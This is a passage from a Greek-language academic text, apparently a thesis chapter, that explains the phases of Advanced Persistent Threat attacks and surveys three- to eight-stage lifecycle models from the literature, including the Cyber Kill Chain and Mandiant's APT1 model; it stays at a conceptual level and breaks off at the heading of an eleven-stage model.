1.4.2.2 Αναγνώριση (Reconaissance) [52] -Αυτό περιλαμβάνει παρακολούθηση και επιτήρηση του δικτύου-στόχου με σκοπό την εξοικείωση με τα συστήματα, τις διαδικασίες και τα άτομα-στόχους, συμπεριλαμβανο-μένων των εταίρων και των εταιρειών. Αυτό μπορεί να συμβεί τόσο εντός διαδικτύου όσο και εκτός σύνδεσης. Η δραστηριότητα αυτή θα μπορούσε να διαρκέσει μήνες (ίσως ακόμη και χρόνια) και να συνεχιστεί καθώς θα πραγματοποιούνται τα επόμενα βήματα.

1.4.2.3 Τρωτότητες Zero-Day -Οι τρωτότητες *Zero* Day είναι αυτές, τις οποίες ο διαχειριστής του δικτύου δεν γνωρίζει και επομένως είναι εξαιρετικά επωφελείς για τον παράγοντα επίθεσης. Λαμβάνοντας υπόψη το γεγονός ότι η εύρεση τέτοιων τρωτών σημείων είναι εξαιρετικά δύσκολη, χρειάζεται αρκετά εξελιγμένος παράγοντας APT για να τους εκμεταλλευτεί. Η επίθεση του 2014 [17] που αναφέρθηκε προηγουμένως ήταν ένα παράδειγμα μόχλευσης μιας zero-day vulnerability, όπου μια ομάδα χάκερ που χρησιμοποιεί το όνομα Guardians of Peace απέκτησε πρόσβαση σε σχεδόν 100 TB εμπιστευτικών δεδομένων.

1.4.2.4 SQL Injection - Αυτή η μέθοδος εισβολής περιλαμβάνει τη μεταβίβαση κακόβουλου κώδικα σε μια απλή εφαρμογή, η οποία τελικά καταλήγει στην backup βάση δεδομένων [53] Για να μπορέσουν να βρουν τέτοιες εφαρμογές, οι δράστες συνήθως χρησιμοποιούν αυτό που ονομάζεται "Spray and Pray Phishing". Μεγάλες ποσότητες Spam αποστέλλονται με την ελπίδα ότι κάποιοι είτε θα κάνουν κλικ στους συνδέσμους (Social Engineering) είτε θα βρουν τρόπο για τις βάσεις δεδομένων εφαρμογών που έχουν εκτεθειμένες τέτοιες τρωτότητες (vulnerabilities).

1.4.3 Προσδιορισμός – Εντοπισμός του στόχου

Σε αυτή τη φάση, ο δράστης προσπαθεί να αναζητήσει και να προσδιορίσει τα δεδομένα ενδιαφέροντος. Κατά τη διάρκεια αυτής της φάσης, οι πιθανότητες σύλληψης είναι αρκετά υψηλές, καθώς ο δράστης θα σαρώνει το δίκτυο για τον στόχο του. Αυτό μπορεί να έχει ως αποτέλεσμα μη φυσιολογική συμπεριφορά της κυκλοφορίας ή παραβίαση αρχείων δεδομένων ή παραβιάσεις πρόσβασης στο δίκτυο.

Μόλις μπουν, οι παράγοντες επίθεσης, παραμένουν αφανείς και προσπαθούν να γνωρίσουν το σύστημα, να αξιολογήσουν τις άμυνές του και να σχεδιάσουν την επίθεση.

1.4.3.1 Πολλαπλές ενέργειες (Multiple Vectors) -Μόλις οι παράγοντες της επίθεσης APT έχουν πρόσβαση στο εσωτερικό δίκτυο, χρησιμοποιούν διάφορες μεθόδους, όπως ανίχνευση θυρών (port scanning), εγκατάσταση διαφόρων εργαλείων για την εξερεύνηση των τρωτοτήτων (vulnerabilities) του λογισμικού (software), του υλικού (hardware) και του δικτύου.

1.4.3.2 Αφανής και σε βάθος εξερεύνηση (Run silent, run deep) -Ο στόχος ενός APT είναι να παραμείνει κρυφός και επομένως να αποφευχθεί η ανίχνευση. Ως εκ τούτου, χρησιμοποιεί πολυάριθμες τεχνικές απόκρυψης για να δυσχεράνει την ανάλυση και τον εντοπισμό του λογισμικού κακόβουλης λειτουργίας (malware).

1.4.3.3 Έρευνα και ανάλυση (Research and Analysis)-Έρευνα και ανάλυση όλων των δεδομένων που προέρχονται από το δίκτυο παράγει και τις απαιτούμενες πληροφορίες (όπως τοπολογία δικτύου, ταυτότητες χρηστών κ.ο.κ.) για την έναρξη των κρυφών – αφανών (stealth) επιθέσεων

1.4.4 Δέσμευση του Δικτύου/Υπολογιστη/Server (Στόχου)

Η φάση αυτή περιλαμβάνει την πρόσβαση σε μη προστατευμένα δεδομένα, την εγκατάσταση εργαλείων στα συστήματα/δίκτυα στόχους και τα σημεία πρόσβασης στο δίκτυο για την απόκτηση δεδομένων και οδηγιών καθώς αυτά διακινούνται μέσω των δικτύων - οργανισμών.

1.4.4.1 Δέσμευση Μακράς Διάρκειας *(Long Term Occupancy)-* *Οι επιθέσεις APT* έχουν σχεδιαστεί για να συλλέγουν πληροφορίες αφανώς (stealth) για μεγάλο χρονικό διάστημα, ενώ παραμένουν άγνωστα στους στόχους (διαχειριστές δικτύων, server, συστημάτων).

1.4.4.2 Διοίκηση και Έλεγχος (Command& Control - C&C) - *Μόλις διεισδύσει στο* δίκτυο, η επικοινωνία με τους server C & C, χρησιμοποιείται για την καθοδήγηση και τον έλεγχο του λογισμικού κακόβουλης λειτουργίας, για την εκμετάλλευση των μηχανημάτων – δικτύων που έχουν παραβιαστεί. Καθώς προσπαθούν να αποκτήσουν την ικανότητα να επαναπρογραμματίσουν αυτά τα μηχανήματα, η πιθανότητα για πρόκληση χάους και ανίχνευσης γίνεται πολύ μεγαλύτερη.

1.4.5 Κλοπή πληροφοριών

Μόλις εντοπιστεί ο στόχος μέσω του δικτύου, ο δράστης πρέπει να τον καταστήσει προσβάσιμο ή πρέπει να αποκτήσει τα κατάλληλα δικαιώματα πρόσβασης σε αυτά τα δεδομένα. Σε ορισμένες περιπτώσεις, τα rootkits [38] μπορούν να εγκατασταθούν μυστικά σε στοχευμένα συστήματα και σημεία πρόσβασης δικτύου για την παρακολούθηση ή τη λήψη δεδομένων και εντολών καθώς ρέουν μέσω του δικτύου. Αυτές οι πληροφορίες που συλλέγονται μέσω του δικτύου μπορούν να χρησιμοποιηθούν για να δώσουν στους εισβολείς τις πληροφορίες που χρειάζονται για τον σχεδιασμό επερχόμενων επιθέσεων ή για να καταστήσουν τα δεδομένα προορισμού προσβάσιμα. Η επιμονή αποτελεί επίσης βασικό χαρακτηριστικό για την επιτυχία αυτού του βήματος.

Αφού εγκαταστήσει τα απαιτούμενα μέσα για τον αναγκαίο έλεγχο και αφού συλλέξει αρκετές πληροφορίες, συνεχίζει να παραμένει εκεί ενώ ταυτόχρονα συμβαίνουν οι ακόλουθες φάσεις.

1.4.5.1 Διαβίβαση δεδομένων (Data transmission) - Μετά τη φάση δέσμευσης του δικτύου, τα δεδομένα μεταφέρονται στα συστήματα των επιτιθέμενων είτε σε αρχική μορφή είτε πιο συχνά σε κρυπτογραφημένη μορφή για να αποφευχθεί η ανίχνευση. Μόλις ληφθούν τα δεδομένα, χρησιμοποιούνται από τους ενδιαφερόμενους είτε για να καταστρέψουν, να προκαλέσουν χάος είτε για να τα πουλήσουν στην αγορά για να αποκτήσουν ανταγωνιστικό πλεονέκτημα έναντι του θύματος.

1.4.5.2 Παραμονή και Επιμονή (Persistence) -Τέλος, η επιμονή και η παραμονή για μεγάλο χρονικό διάστημα στο δίκτυο, είναι ***υψίστης*** σημασίας σε μια επίθεση APT. Ακόμη και μετά την έξαγωγή των δεδομένων από το στόχο, το λογισμικό κακόβουλης λειτουργίας (malware) συνεχίζει να παραμένει εκεί για μελλοντική χρήση για μεγάλο χρονικό διάστημα.

Οι αναλυτές ασφαλείας εξετάζουν το ζήτημα των επιθέσεων APT και των προληπτικών μέτρων του εδώ και αρκετό καιρό, αλλά με μικρή επιτυχία. Αν και οι λύσεις για προληπτικά μέτρα εμφανίζονται διαρκώς, το κενό στην παραγματικότητα σχετικά με την ανίχνευση παραμένει ανησυχητικά μεγάλο. Αυτό οφείλεται στο γεγονός ότι, ορισμένες φορές, οι λύσεις κοινής ασφάλειας δεν εντοπίζουν την πραγματική παραβίαση ενός παράγοντα APT. Ο κύριος λόγος πίσω από αυτό το κενό στην ανίχνευση APT [54] είναι η εξέλιξη των μεθόδων παραβίασης που χρησιμοποιούνται από τους επιτιθέμενους. Οι περισσότερες παραβιάσεις συμβαίνουν πίσω από το λειτουργικό σύστημα, και ως τέτοιες, δεν μπορούν να εντοπιστούν σε πραγματικό χρόνο από κοινές τεχνολογίες ανίχνευσης, όπως εφαρμογές και λογισμικό προστασίας από κακόβουλο λογισμικό.

1.4.6 Φυγή από το δίκτυο

Όπως κάθε μεγάλος κλέφτης, ληστής και χάκερ, η τελική πράξη παίζει πολύ σημαντικό ρόλο. Μόλις επιτευχθεί ο επιθυμητός στόχος ή αποκτηθούν τα δεδομένα, ο επιτιθέμενος πρέπει να κάνει μια διαφυγή και να καλύψει τις ράγες, ώστε να καταστεί πιο δύσκολη η αναγνώριση του επιτιθέμενου και η ανίχνευση της ζημίας που προκλήθηκε. Σε ορισμένες περιπτώσεις, ο δράστης χρησιμοποιεί το APT για να αποκτήσει μακροπρόθεσμη πρόσβαση ή να αφήσει ανοιχτή την «πίσω πόρτα», ώστε να είναι δυνατή η πρόσβαση στο δίκτυο όποτε απαιτείται. Σε τέτοιες περιπτώσεις, οι δράστες έχουν τη δυνατότητα να διατηρήσουν την πρόσβαση από πίσω έως και 660 ημέρες [38]. Τα κλεμμένα δεδομένα μπορούν να επιστραφούν μέσω web, τυλιγμένα σε κρυπτογραφημένα πακέτα ή παρόμοια μέσα.

1.4.7 Παράδειγμα

Ένα παράδειγμα προσέγγισης του κύκλου ζωής ενός APT έχει περιγραφεί σε σχετική έρευνα από τον Mandiant (τώρα FireEye) όπου παρουσίασε αντίστοιχη έκθεση με μια επισκόπηση ενός πιθανού / υποθετικού κύκλου ζωής μιας επίθεσης ATP, η οποία αποτελείται από οκτώ στάδια:

- Αρχική αναγνώριση,
- Αρχική Παραβίαση,
- Δημιουργία Προγεφυρώματος,
- Αύξηση Προνομίων στο δίκτυο,
- Εσωτερική Αναγνώριση,
- Αυτόνομη Κίνηση σε όλο το Δίκτυο,
- Διατήρηση Παρουσίας και
- Ολοκλήρωση της αποστολής.

Τα στάδια μεταξύ «Δημιουργία Προγεφυρώματος» και «Ολοκλήρωση της Αποστολής» δεν χρειάζεται να πραγματοποιούνται με αυτή τη σειρά κάθε φορά [34]. Η προαναφερθείσα έκθεση είναι ευρέως γνωστή για τον εντοπισμό και την κατανόηση αυτών των ειδών απειλών.

Καθώς ανακαλύπτονται ορισμένες εκστρατείες APT, παρατηρείται ότι η ανατομία της είναι ποικιλόμορφη και αλλάζει ανάλογα με τον στόχο για τον οποίο σχεδιάστηκε. Η διαφοροποίηση των φορέων επίθεσης καθιστά τον εντοπισμό αυτών των απειλών πολύπλοκο έργο.

1.5 Μέθοδοι και τεχνικές

Οι APTs χρησιμοποιούν μία ποικιλία απο μεθόδους και τεχνικές. Η διαδικασία επίθεσης ξεκινά με μελέτη του θύματος, ενώ σε πολλές περιπτώσεις, το spear-phishing ή τα email χρησιμοποιούνται μαζί με την ανάλυση των Μέσων Κοινωνικής Δικτύωσης, με στόχο το θύμα να κατεβάσει ένα μολυσμένο αρχείο. Στη συνέχεια, ο δράστης θέτει παραβιάζει τον Η/Υ και αποκτά πρόσβαση σε άλλους Η/Υ – λογαριασμούς εντός του οργανισμού, μέσω του δικτύου.

Οι μέθοδοι που χαρακτηρίζουν τις πιο «προηγμένες» ομάδες APT είναι η χρήση εργαλείων και exploits zero-day καθώς και η χρήση άγνωστων φορέων «μόλυνσης» που δεν έχουν αναγνωριστεί προηγουμένως. Οι μέθοδοι αυτές πλήττουν αρκετούς κυβερνητικούς οργανισμούς σε αρκετές χώρες για να κλέψουν με επιτυχία εμπιστευτικές πληροφορίες για πολύ καιρό χωρίς να τις ανακαλύψουν.

Οι τεχνικές που χρησιμοποιούνται συνήθως για τη διενέργεια επίθεσης APT προσαρμόζονται ή συνδυάζονται ανάλογα με τον στόχο. Μερικά παραδείγματα αυτών των τεχνικών είναι τα ακόλουθα:

- Εκμετάλλευση των Μέσων Κοινωνικής Δικτύωσης (Social Engineering): Να αναγκάσει έναν χρήστη να θέσει σε κίνδυνο τα συστήματα πληροφοριών. Η τεχνική αυτή απευθύνεται σε άτομα με προνομιακή πρόσβαση, χειριζόμενοι τα για να αποκαλύψουν προσωπικά στοιχεία για να πραγματοποιήσουν κακόβουλη επίθεση μέσω ελέγχου και πειθούς, αντί να εμπλέκονται σε phishing επιθέσεις δικτύων [39].
- Spear – Phishing: Η τεχνική αυτή είναι μια προσπάθεια που στοχεύει κυρίως σε έναν συγκεκριμένο οργανισμό προκειμένου να συλλέξει διαπιστευτήρια χρήστη, οικονομικές πληροφορίες ή άλλες εμπιστευτικές πληροφορίες [40].

- Watering Hole: Είναι παρόμοιο με το spear-phishing στην κυβερνοκατασκοπεία. Οι επιθέσεις προσαρμόζονται στις ανάγκες των θυμάτων. Για να γίνει αυτό, οι δράστες προσπαθούν να λάβουν πληροφορίες σχετικά με το θύμα λαμβάνοντας υπόψη τα προσωπικά του συμφέροντα [41].
- Drive-by-Download: αυτή η τεχνική εκτελείται κατά την ακούσια λήψη και εκτέλεση κακόβουλου λογισμικού όταν επισκέπτεται κανείς μια κακόβουλη ιστοσελίδα [42]. Το λογισμικό κακόβουλης λειτουργίας λαμβάνεται "κρυφά" χωρίς να γνωρίζουν οι χρήστες, εκμεταλλευόμενοι τις παραβιάσεις ασφαλείας, τις εκμεταλλεύσεις προγραμμάτων περιήγησης ή τα ενσωματωμένα πρόσθετα, όπως ActiveX, Java/JavaScript ή Adobe Flash player [43].

1.6 Προηγμένη ανάλυση κύκλου ζωής APT

Ο κύκλος ζωής είναι θεμελιώδης για την κατανόηση του τρόπου λειτουργίας μιας επίθεσης APT και τον εντοπισμό των πιο συχνά χρησιμοποιούμενων κακόβουλων τεχνικών, ενώ υπάρχουν πολλοί τρόποι με τους οποίους οι εκστρατείες των APT χρησιμοποιούν τους πόρους τους για να παραμείνουν μη ανιχνεύσιμες. Τα τελευταία χρόνια, οι ερευνητές έχουν προτείνει κύκλους ζωής οργανωμένους σε στάδια. Τα στάδια αυτά αποτελούνται από τεχνικές, μεθόδους και εργαλεία που χρησιμοποιούνται για την πραγματοποίηση στοχευμένης διείσδυσης. Ο αριθμός των σταδίων ενός κύκλου ζωής ποικίλλει ανάλογα με την προτεινόμενη προσέγγιση· για παράδειγμα, ένας κύκλος ζωής μπορεί να οργανωθεί από τρία στάδια [55] έως έντεκα στάδια [19].

1.6.1 Επίθεση τριών σταδίων

Οι συγγραφείς του [55] πρότειναν έναν κύκλο ζωής που περιγράφεται σε τρία στάδια, με βάση την ανάλυση των διαφορετικών μεθόδων και τεχνικών των 22 εκστρατειών APT. Κάθε στάδιο αφορά τουλάχιστον τρία χαρακτηριστικά ή τεχνικές που χρησιμοποιούνται για την πραγματοποίηση της επίθεσης. Τα εξεταζόμενα στάδια είναι:

- Αρχική Παραβίαση (Initial Compromise – IC): Σε αυτό το στάδιο, οι παράγοντες προσπαθούν να αποκτήσουν πρόσβαση στο δίκτυο-στόχο. Οι πιο συχνά χρησιμοποιούμενες τεχνικές σε αυτή τη φάση είναι η spear-phishing [π.χ. η επισύναψη ενός email ή ενός συνδέσμου σε εκτεθειμένο διακομιστή (server)], watering hole (κακόβουλος κώδικας σε μια τοποθεσία web με τακτική επίσκεψη), οι πλάγιες επιθέσεις σε server διακομιστή (η εκμετάλλευση τρωτών σημείων ή η «βίαιη» κλοπή πιστοποιήσεων) και τα μολυσμένα μέσα αποθήκευσης (USB, CD ή DVD που έχουν εκτεθεί σε malware).
- Πλευρική Επίθεση (Lateral Movement – LM): Οι παράγοντες επιχειρούν να θέσουν σε κίνδυνο άλλες υπηρεσίες στο στοχοποιημένο σύστημα ή το δίκτυο. Ο στόχος είναι με νόμιμα διαπιστευτήρια να τους επιτραπεί να παραμείνουν στο σύστημα. Ορισμένες από τις τεχνικές LM που χρησιμοποιούνται είναι τυπικά εργαλεία λειτουργικού συστήματος (π.χ., RDP, PsExec και Powershell) και εκμεταλλεύονται ένα τρωτό σημείο (zero-day exploit).
- Διοίκηση&Έλεγχος (Command&Control – C&C): Όταν το σύστημα έχει παραβιαστεί, είναι απαραίτητο να δημιουργηθεί εξωτερική σύνδεση για την εξαγωγή δεδομένων. Οι δράστες χρησιμοποιούν υπηρεσίες όπως HTTP, HTTPS ή FTP. Επίσης, μπορούν να χρησιμοποιήσουν εργαλεία όπως εργαλεία απομακρυσμένης σύνδεσης, όπως VNC (Virtual Network Computing) ή RDP.

1.6.2. Επίθεση τεσσάρων σταδίων

1.6.2.1 Η μέθοδος Intrusion Kill Chain (IKC) είναι ένα μοντέλο τεσσάρων σταδίων που προσδιορίζει τις συμπεριφορές και τους σκοπούς μιας επίθεσης APT [33]. Τα στάδια περιγράφονται παρακάτω:

- Συλλογή πληροφοριών (information Collection): Σε αυτό το αρχικό στάδιο, η αναγνώριση του δικτύου γίνεται με τη χρήση εργαλείων σάρωσης ή η χρήση Μέσων Κοινωνικής Δικτύωσης (Social Engineering).

- Παραβίαση-Διείσδυση (Intrusion): Σε αυτό το στάδιο, χρησιμοποιούνται τεχνικές spear-phishing, κακόβουλα συνημμένα σε email ή backdoors για την απόκτηση δικαιωμάτων πρόσβασης.
- Λανθάνουσα επέκταση (Latent Expansion): Ο παράγοντας επιχειρεί να διατηρήσει τον έλεγχο προκειμένου να λάβει δεδομένα που θα του επιτρέψουν να συνεχίσει την επέκταση εντός του δικτύου.

- Κλοπή πληροφοριών (Information Theft Phase): Ο παράγοντας δημιουργεί σύνδεση με ένα διακομιστή και τα κλεμμένα δεδομένα εξάγονται – μεταφέρονται. Οι τεχνικές κρυπτογράφησης μπορούν να χρησιμοποιηθούν για την αντιγραφή των εξαγόμενων δεδομένων.

1.6.2.2 Μια άλλη προσέγγιση στον κύκλο ζωής τεσσάρων σταδίων περιγράφεται λεπτομερώς στο [56]. Στην προσέγγιση αυτή, τα στάδια περιγράφονται ως εξής:

- Αρχική Παραβίαση (Initial Compromise – IC): Οι τεχνικές που χρησιμοποιούνται είναι η χρήση Μέσων Κοινωνικής Δικτύωσης (Social Engineering) και spear-phishing.
- Διοίκηση&Έλεγχος (Command&Control – C&C): Δημιουργείται ένα κανάλι επικοινωνίας μεταξύ ενός δεσμευμένου διακομιστή και του στόχου.
- Πλευρική Κίνηση (Lateral Movement): Οι παράγοντες προσπαθούν να συλλέξουν εσωτερικές πληροφορίες και μετακινούνται μεταξύ Server/PC/Terminal και γενικά hosts με κρίσιμες τρωτότητες (vulnerabilities).
- Επιτυχής Επίθεση (Attack Achievement): Η επίθεση ολοκληρώθηκε και αρχίζει η κλοπή ευαίσθητων πληροφοριών.

1.6.3. Επίθεση πέντε σταδίων

1.6.3.1 Στην εργασία [57], προτάθηκε ένα μοντέλο για την ανάλυση του κύκλου ζωής APT που οργανώνεται σε πέντε στάδια, ενώ το μοντέλο ονομάζεται Attack Chain (αλυσίδα επίθεσης). Τα πέντε στάδια είναι τα ακόλουθα:

- Παράδοση (Delivery): Το spear-phishing χρησιμοποιείται για την αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου σε παραλήπτες εντός του δικτύου.
- Εκμετάλλευση (Exploit): Γίνεται εκμετάλλευση των τρωτών σημείων (vulnerabilities) των υπηρεσιών, του συστήματος ή των εφαρμογών.
- Εγκατάσταση (Installation): Σε αυτό το στάδιο, είναι δυνατή η εγκατάσταση λογισμικού κακόβουλης λειτουργίας όπως RAT (Εργαλείο απομακρυσμένης πρόσβασης).
- Διοίκηση&Έλεγχος (Command&Control – C&C): Ο δράστης έχει απομακρυσμένη πρόσβαση σε έναν παραβιασμένο/εκτεθειμένο υπολογιστή ή διακομιστή.
- Ενέργειες (Actions): Οι ενέργειες που εκτελούνται συνίστανται στην απόκτηση πρόσβασης σε άλλους κεντρικούς υπολογιστές ή διακομιστές του ίδιου δικτύου για την εξαγωγή εμπιστευτικών πληροφοριών.

1.6.3.2 Οι συγγραφείς του [27] περιγράφουν ένα άλλο μοντέλο πέντε σταδίων ως εξής:

- Recount: Επιλέγεται ο στόχος, αναζητούνται οι πληροφορίες που σχετίζονται με το στόχο που έχει επιλεχθεί.
- Εισβολή (Incursion): Ο παράγοντας αποκτά πρόσβαση στο δίκτυο μέσω κλεμμένων διαπιστευτηρίων με τεχνικές όπως η SQL injection ή η χρήση λογισμικού κακόβουλης λειτουργίας (malware).
- Εντοπισμός (Discovery): Ο δράστης αναζητά εμπιστευτικά δεδομένα στο σύστημα.
- Δέσμευση του δικτύου (Capture): Ο δράστης εγκαθιστά ένα μη ανιχνεύσιμο rootkit για τη συλλογή εμπιστευτικών δεδομένων για παρατεταμένη περίοδο.
- Εξαγωγή Δεδομένων και διαγραφή εργαλείων από το σύστημα (Ex-filtration): Τα συλλεγόμενα δεδομένα αποστέλλονται στους C&C servers.

1.6.4. Μοντέλο επίθεσης έξι σταδίων

1.6.4.1 Οι συγγραφείς των [58,59] πρότειναν μοντέλο κύκλου ζωής έξι σταδίων για να περιγράψουν επίθεση APT. Αυτό το μοντέλο τονίζει ότι οι δράστες πρέπει να ξεγελάσουν ένα άτομο ώστε να εισάγει και να λειτουργήσει λογισμικό κακόβουλης λειτουργίας (malware) και να εκμεταλλευτεί κάποια zero-day τρωτότητα. Έπειτα, οι παράγοντες αποκτούν πρόσβαση στο ιδιωτικό δίκτυο από τον υπολογιστή που έχει εκτεθεί και εκτελούν μια σειρά ενεργειών που είναι δύσκολο να εντοπιστούν, ώστε να επιτύχουν τους τελικούς στόχους τους. Τα έξι στάδια αυτού του κύκλου ζωής είναι τα ακόλουθα:

- Συλλογή πληροφοριών (Information Gathering): Στόχος του παρόντος σταδίου είναι η συλλογή πληροφοριών σχετικά με τη δομή του οργανισμού μέσω δημόσιων προφίλ στα Μέσα Κοινωνικής Δικτύωσης.

- Σημείο εισόδου (Point of Entry): Η εκμετάλευση των Μέσων Κοινωνικής Δικτυωσης, το spear-phishing και η εκμετάλλευση zero-day τρωτοτήτων είναι οι πιο χρησιμοποιούμενες τεχνικές για το θύμα ώστε να επιτρέψει στον παράγοντα να αποκτήσει πρόσβαση στον υπολογιστή.
- Server Διοίκησης&Ελέγχου (Command&Control – C&C server): Ο δράστης πραγματοποιεί σύνδεση από τον εκτεθειμένο υπολογιστή στον C&C server, για τη διατήρηση της σύνδεσης. Η κρυπτογράφηση Secure Sockets Layer (SSL) είναι η μέθοδος που χρησιμοποιείται συνήθως για την αποστολή της κυκλοφορίας στο διακομιστή C&C.
- Πλευρική κίνηση (Lateral Movement): Ο παράγοντας μπορεί να μετακινηθεί μέσα στο δίκτυο για να βρει έναν ευάλωτο υπολογιστή/τερματικό/server όταν έχει αποκτηθεί πρόσβαση.
- Δεδομένα ενδιαφέροντος (Data of Interest): Αναγνωρίζονται οι κρίσιμες πληροφορίες που υπάρχουν στους κεντρικούς υπολογιστές ή servers.
- Εξωτερικός διακομιστής (External Server): Τα δεδομένα ενδιαφέροντος εξάγονται – διαβιβάζονται στους C&C servers των επιτιθέμενων.

1.6.4.2 Οι συγγραφείς του [20] έχουν υιοθετήσει τον κύκλο ζωής έξι σταδίων βάσει του μοντέλου Intrusion Kill Chain (IKC). Το παρόν υπόδειγμα οργανώνει τα ακόλουθα στάδια:

- Η αναγνώριση και η απόκτηση εργαλείων είναι ένα στάδιο προετοιμασίας για τη μελέτη και τη συλλογή τεχνικών πληροφοριών από τον οργανισμό-στόχο. Ορισμένες τεχνικές που χρησιμοποιούνται είναι η εκμετάλευση των Μέσων Κοινωνικής Δικτύωσης και η συλλογή πληροφοριών από ανοικτές πηγές (OSINT).
- Παράδοση (Delivery): Οι επιτιθέμενοι παράγοντες στέλνουν τις τρωτότητες στους στόχους άμεσα ή έμμεσα, για παράδειγμα, μια άμεση τεχνική μπορεί να είναι (άμεσα) μέσω spear-phishing email και (έμμεσα) μέσω επίθεσης με watering holes.
- Αρχική παραβίαση (Initial Intrusion): Οι πληροφορίες που συλλέχθησαν στο προηγούμενο στάδιο (όπως διαπιστευτήρια), επιτρέπουν στους παράγοντες να αποκτήσουν πρόσβαση στο στόχο, να «τρέξουν» κακόβουλο κώδικα και να εκμεταλλευτούν τις τρωτότητες.
- Διοίκηση&Έλεγχος (Command&Control – C&C): Οι παράγοντες εγκαθιστούν μηχανισμό/πρόγραμμα για τον έλεγχο των εκτεθειμένων hosts (Υπολογιστές/τερματικά/server). Για να το επιτύχουν αυτό οι παράγοντες επίθεσης δημιουργούν ηλεκτρονικές τοποθεσίες κοινωνικής δικτύωσης, δίκτυα TOR που προσφέρουν ανωνυμία ή χρησιμοποιούν εργαλεία απομακρυσμένης πρόσβασης.
- Πλευρική κίνηση (Lateral Movement): Όταν οι δράστες έχουν δημιουργήσει τη σύνδεση με τους C&C server, μετακινούνται στο δίκτυο του οργανισμού αναζητώντας χρήσιμες πληροφορίες αλλά και πληροφορίες που θα βοηθήσουν να αποκτήσουν πρόσβαση σε άλλα συστήματα/δίκτυα.
- Εξαγωγή δεδομένων (Data exfiltration): Οι παράγοντες στέλνουν κρίσιμες κρυπτογραφημένες πληροφορίες στους C&C server.

1.6.5. Μοντέλο επίθεσης επτά σταδίων

1.6.5.1 Στο άρθρο [60], παρουσιάστηκε μια γενική προσέγγιση επίθεσης APT σε επτά στάδια. Τα στάδια αυτά είναι:

- Έρευνα (Research): Οι δράστες αναζητούν δημόσια διαθέσιμες πληροφορίες για το θύμα.
- Προετοιμασία (Preparation): Οι δράστες ετοιμάζουν μια αρχική επίθεση για να εκμεταλλευτούν τις τρωτότητες (vulnerabilities) χρησιμοποιώντας τεχνικές ανίχνευσης δικτύου (network scanning) για να δημιουργήσουν προσαρμοσμένα στο δίκτυο/υπολογιστή/server exploits.
- Παραβίαση (Intrusion): Οι παράγοντες εκτελούν την πρώτη επίθεση, η οποία συνήθως αποτελείται από spear-phishing.
- Κατάκτηση του δικτύου (Conquer the Network): Χρησιμοποιούνται εργαλεία απομακρυσμένης πρόσβασης ή οι backdoors για τον έλεγχο του συστήματος όταν ο παράγοντας έχει παραβιάσει τουλάχιστον έναν κεντρικό υπολογιστή.
- Απόκρυψη παρουσίας (Hiding Presence): Ο παράγοντας επιδιώκει να παραμείνει κρυμμένος στο δίκτυο για πολύ καιρό. Η επίθεση μπορεί να έχει περιόδους αδράνειας.
- Συλλογή δεδομένων (Gathering Data): Ο δράστης ψάχνει για δεδομένα ενδιαφέροντος και τα κρύβει ως νόμιμη κίνηση για να εξαχθεί αργά.
- Διατήρηση της πρόσβασης (Maintaining Access): Ο εισβολέας μπορεί να τροποποιήσει ή να δημιουργήσει exploits, εργαλεία απομακρυσμένης πρόσβασης και C&C servers, για να αποκτήσει παρατεταμένη παρουσία στο δίκτυο.

1.6.5.2 Η επιχείρηση Lockheed Martin πρότεινε έναν κύκλο ζωής επτά σταδίων, ο οποίος ονομάζεται Cyber Kill Chain (CKC) [61]. Αυτό το μοντέλο επιδιώκει να κατανοήσει πώς λειτουργεί μια επίθεση APT για να εμπλουτίσει την κατανόηση των τακτικών, των τεχνικών και των διαδικασιών που χρησιμοποιούνται από τους παράγοντες. Τα στάδια αυτά περιγράφονται παρακάτω:

- Αναγνώριση (Reconaissance): Ο παράγοντας εκτελεί μια προκαταρκτική αναγνώριση του δικτύου του στόχου, χρησιμοποιώντας τεχνικές spear-phishing, port scanning, και εκμετάλευση Μέσων Κοινωνικής Δικτύωσης.
- Εξοπλισμός (Weaponization): Ο παράγοντας κατασκευάζει ένα σύνολο (πακέτο) εργαλείων που στέλνεται στο θύμα. Συνήθως αποτελείται από exploits με RAT (remote access Trojans)/trojans.
- Παράδοση (Delivery): Το πακέτο των εργαλείων που δημιουργήθηκε αποστέλλεται στο θύμα μέσω email, ιστοσελίδες (websites), ή removal devices.
- Εκμετάλλευση (Exploitation): Ο δράστης εκτελεί τα exploits που έχουν σταλεί στο θύμα.
- Εγκατάσταση (Installation): Ένας Trojan ή ένας RAT (remote access Trojan) εγκαθίσταται όταν ο παράγοντας αποκτά πρόσβαση στο σύστημα.
- Διοίκηση&Έλεγχος (Command&Control – C&C): Το λογισμικό απομακρυσμένης πρόσβασης συνδέεται με το C&C server του επιτιθέμενου.
- Ενέργειες στον Στόχο (Actions on Objectives): Ο παράγοντας επίθεσης εκτελεί εξαγωγή δεδομένων με αποτέλεσμα να διακυβεύεται η ακεραιότητα και η διαθεσιμότητα των δεδομένων. Το στάδιο αυτό μπορεί να διαρκέσει εβδομάδες, μήνες ή ακόμη και χρόνια.

1.6.6. Μοντέλο επίθεσης οκτώ σταδίων

Η εταιρεία Mandiant (νυν FireEye), πρότεινε ένα μοντέλο οκτώ σταδίων μετά την ανάλυση της εκστρατείας APT1 [26] που οργανώθηκε ως εξής:

- Αρχική αναγνώριση (Initial Recon): Αρχική αναγνώριση του στόχου.
- Αρχική Παραβίαση (Initial Compromise): Περιγράφει τις μεθόδους που χρησιμοποιήθηκαν για την πρώτη παραβίαση του στόχου, π.χ. spear-phishing.
- Δημιουργία προγεφυρώματος (Establish Foothold): Συνίσταται στην εξασφάλιση του ελέγχου του στόχου από χώρο εξωτερικό του δικτύου, για παράδειγμα, C&C servers.
- Αύξηση προνομίων (Escalate Priviledges): Ο παράγοντας αναζητά διαπιστευτήρια που επιτρέπουν την πρόσβαση σε περισσότερους χώρους εντός του δικτύου/συστήματος.
- Εσωτερική αναγνώριση (Internal Recon): Σε αυτό το στάδιο, ο παράγοντας συλλέγει όλες τις πιθανές πληροφορίες για το θύμα.
- Μετακίνηση πλαγίως (Move Laterally): Ο παράγοντας επίθεσης μπορεί να συνδέσει και να μοιραστεί πόρους χρησιμοποιώντας νόμιμα διαπιστευτήρια.
- Διατήρηση παρουσίας (Maintain Presence): Ο παράγοντας επίθεσης εκτελεί ενέργειες για να παραμείνει για μεγάλο χρονικό διάστημα εντός του δικτύου χωρίς να ανιχνευθεί.
- Ολοκλήρωση της Αποστολής (Complete Mission): Οι πληροφορίες που ενδιαφέρουν συμπιέζονται για να αποσταλούν στους C&C servers.

1.6.7. Μοντέλο επίθεσης σε έντεκα στάδια

